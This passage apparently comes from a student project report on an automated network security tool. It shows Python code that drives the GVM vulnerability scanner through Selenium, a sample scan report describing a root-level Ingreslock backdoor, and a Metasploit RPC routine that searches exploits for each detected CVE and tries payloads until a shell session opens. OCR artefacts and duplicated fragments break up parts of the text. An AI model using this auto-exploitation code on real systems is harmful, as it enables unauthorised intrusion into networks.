        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
    except:
        pass

    time.sleep(2)
```





```
            time.sleep(1)
            driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
            found = True
        except Exception as e:
            print(e)
    try:
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
    except:
        pass

    time.sleep(2)
    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_element_by_xpath('//*[@title="Save"]').click()
            found = True
        except Exception as e:
            print(e)

    time.sleep(2)
    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_element_by_xpath('//*[@title="Start"]').click()
            found = True
        except Exception as e:
            print(e)


    print(driver.find_element_by_xpath('//*[@data-testid="progressbar-box"]').text)
    time.sleep(20)
    print(driver.find_element_by_xpath('//*[@data-testid="progressbar-box"]').text)


def get_status(driver):
    print(driver.find_element_by_xpath('//*[@data-testid="progressbar-box"]').text)
    if '%' in driver.find_element_by_xpath('//*[@data-testid="progressbar-box"]').text:
        return( int(driver.find_element_by_xpath('//*[@data-testid="progressbar-box"]').text.replace("%", "").strip()))
    elif 'Done' in driver.find_element_by_xpath('//*[@data-testid="progressbar-box"]').text:
        return('done')
    else:
        return('other')
```


Above is the section of the program in which the program executes a vulnerability scan on the hosts discovered above. The program uses GVM over Nessus as it is open source. The GVM application runs using a web browser. The external selenium python package allows python programs to automate actions ran on a web browser such as the clicking of buttons. In this section the program first closes any instances of GVM just in case it was left running if the application was exited without completing. It then relaunches GVM. Using the Webdriver feature of Selenium the program opens an instance of the chrome browser but hidden from view. Using the instance of the chrome browser the program opens up the GVM application using the local host IP and port in which GVM runs on.

The system then logs into GVM. After that it deletes all previous scan and host data stored on GVM in the instance GVM was ran before and the data was retained. After this the system then configures a new scan using the other hosts discovered on the internal network. The scan is then ran. After the scan is completed, the system then retrieves the report generated by GVM and exports the report to the same folder as the program. The program then opens the report using the file handling features of python. The report is then parsed for the vulnerabilities contained with it and the vulnerabilities along with the corresponding device IP is outputted in the GUI.


tk
Launching GVM



tk
Scan Started
Next


tk
Report will now be processed
Begin




```
For IP: 192.168.90.13
--------------------------
Issue: 1

NVT:    Possible Backdoor: Ingreslock
OID:    1.3.6.1.4.1.25623.1.0.103549
Threat: High (CVSS: 10.0)
Port:   1524/tcp

Summary:
A backdoor is installed on the remote host.

Vulnerability Detection Result:
The service is answering to an 'id;' command with the following response: uid=0(!
root) gid=0(root)

Impact:
Attackers can exploit this issue to execute arbitrary commands in the
  context of the application. Successful attacks will compromise the affected is!
ystem.

Solution:
Solution type: Workaround
A whole cleanup of the infected system is recommended.

Vulnerability Detection Method:
Details:
Possible Backdoor: Ingreslock
(OID: 1.3.6.1.4.1.25623.1.0.103549)
Version used: 2020-08-24T08:40:10Z



___________________________________
Issue: 2

NVT:    OS End Of Life Detection
OID:    1.3.6.1.4.1.25623.1.0.103674
Threat: High (CVSS: 10.0)
Port:   general/tcp

Product detection result: cpe:/o:canonical:ubuntu_linux:8.04
Detected by: OS Detection Consolidation and Reporting (OID: 1.3.6.1.4.1.25623.1.0.105937)

Summary:
OS End Of Life Detection.
  The Operating System on the remote host has reached the end of life and should
  not be used anymore.

Vulnerability Detection Result:
```


5.6 Exploiting


program.py - /home/raymandon/Documents/program.py (3.8.5)
File Edit Format Run Options Window Help

```python
#---------------Metasploit
global global_positive_out
global_positive_out = list()
global global_console_status
global_console_status = False
global outputz
outputz = ""
global total_outputz
total_outputz = ""




def read_console(console_data):
    global global_console_status
    global_console_status = console_data['busy']
    global outputz
    global total_outputz
    if '[+]' in console_data['data']:
        sigdata = console_data['data'].rstrip().split('\n')
        for line in sigdata:
            if '[+]' in line:
                global_positive_out.append(line)

    outputz = console_data['data']
    print(outputz)
    total_outputz = total_outputz+outputz


def metasploit(root,frame,cve_dict):

    global outputz
    global previous_outputz
    global total_outputz

    root.geometry("600x600")
    frame.destroy()
    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)
    heading = Label(frame,text="Now attempting to gain acess into the devices on your network",width ='100',height='5')
    heading.pack(side =TOP)
    root.update_idletasks()



    subprocess.Popen('msfrpcd -P password -n -f -a 127.0.0.1',shell=True)
    time.sleep(60)
    subprocess.Popen('msfrpcd -P password -n -f -a 127.0.0.1',shell=True)
    time.sleep(60)


    client = MsfRpcClient('password',server='127.0.0.1',ssl=True)
    console = MsfRpcConsole(client, cb=read_console)
    time.sleep(5)

    successfully_exploited_cve_dict = {}

    for RHOST in cve_dict.keys():
        print("For "+RHOST)
```





```
    for RHOST in cve_dict.keys():
        print("For "+RHOST)
        successfully_exploited_cve = []
        for cve in cve_dict.get(RHOST):
            console.execute('search cve:'+cve )
            time.sleep(5)
            while global_console_status:
                time.sleep(5)

            if not('No results from search' in (outputz)) and not("auxiliary"in (outputz)) :
                console.execute('use 0')
                time.sleep(5)
                while global_console_status:
                    time.sleep(5)

                console.execute('set RHOST '+RHOST)
                time.sleep(5)
                while global_console_status:
                    time.sleep(5)

                console.execute('show options')
                time.sleep(5)
                while global_console_status:
                    time.sleep(5)
                if 'LHOST' in outputz:
                    console.execute('set LHOST 0.0.0.0 ')
                    time.sleep(5)
                    while global_console_status:
                        time.sleep(5)


                console.execute('show payloads')
                time.sleep(5)
                while global_console_status:
                    time.sleep(5)



                payload_split = outputz.split("\n")


                for i in payload_split[6:-2]:


                    payload_split = i.split('/', 1)
                    payload_frst = payload_split[0].split(" ")
                    payload_frst = payload_frst[len(payload_frst)-1]

                    payload_last = payload_split[1].split(" ")[0]

                    payload = payload_frst+"/"+payload_last



                    console.execute('set payload '+payload)
                    time.sleep(5)
                    while global_console_status:
                        time.sleep(5)

                    console.execute('run')
                    time.sleep(5)
                    in_shell = False
```



```
                    console.execute('set payload '+payload)
                    time.sleep(5)
                    while global_console_status:
                        time.sleep(5)

                    console.execute('run')
                    time.sleep(5)
                    in_shell = False

                    while global_console_status and not(in_shell):
                        time.sleep(5)
                        print(total_outputz)
                        if 'opened' in total_outputz and ('Command shell session' in total_outputz or 'Meterpreter session'in total_outputz): #or (not('Exploit completed, but no session was created') in outputz and not('Started bind TCP handler') in outputz and not('Com
                            in_shell = True
                            time.sleep(5)
                            client = MsfRpcClient('password',server='127.0.0.1',ssl=True)
                            console = MsfRpcConsole(client, cb=read_console)
                            successfully_exploited_cve.append(cve)
                            print(successfully_exploited_cve)
                            total_outputz = ""
                            print("---------------CLEARED------------------------------------------------------------")


                    if in_shell:
                        break
                        #continue


        print(successfully_exploited_cve)

        successfully_exploited_cve_dict[RHOST] = successfully_exploited_cve


    print(successfully_exploited_cve_dict)



    print("------------------------------------------------------------")

    cve_exploited = ""

    for IP in successfully_exploited_cve_dict.keys():
        cve_exploited = cve_exploited+"---------------------------------------------------------------\n"
        cve_exploited = cve_exploited+IP+"\n"
        cve_exploited = cve_exploited+"---------------------------------------------------------------\n"
        for cve in successfully_exploited_cve_dict.get(IP):
            cve_exploited = cve_exploited+cve+"\n"


    heading = Label(frame,text="From the CVE's from the report shown previously, the following were exploited succesfully",width ='100',height='5')
    heading.pack(side =TOP)
    scroll = Scrollbar(frame)
    scroll.pack(side=RIGHT, fill=Y)
    text = Text(frame, height = 50, width = 100, yscrollcommand=scroll.set)
    text.insert(END,cve_exploited)
    text.pack(side =TOP)
    scroll.config(command=text.yview)

main()
```

To automatically execute the exploitation of the devices, Metasploit was used. To enable the program to interact with the Metasploit application an external library by the name of pymetasploit3 was used. This allows the program to execute Metasploit commands and retrieve the output of such commands. Using the CVE's obtained from the vulnerability scan, the system searches for exploits. If an exploit is found for the CVE searched the system then fills in the necessary parameters needed by Metasploit to run the exploit. Such as the internal network IP address of the device with the vulnerability. The exploit is then ran. If the exploit is successful the program will detect this and add it to a dictionary of successfully exploited CVE's along with internal IP. It will repeat this for all CVE’s for all devices. After it has done this the system will return the CVE’S along with the devices that were successfully exploited to gain access.


Now attempting to gain acess into the devices on your network


tk

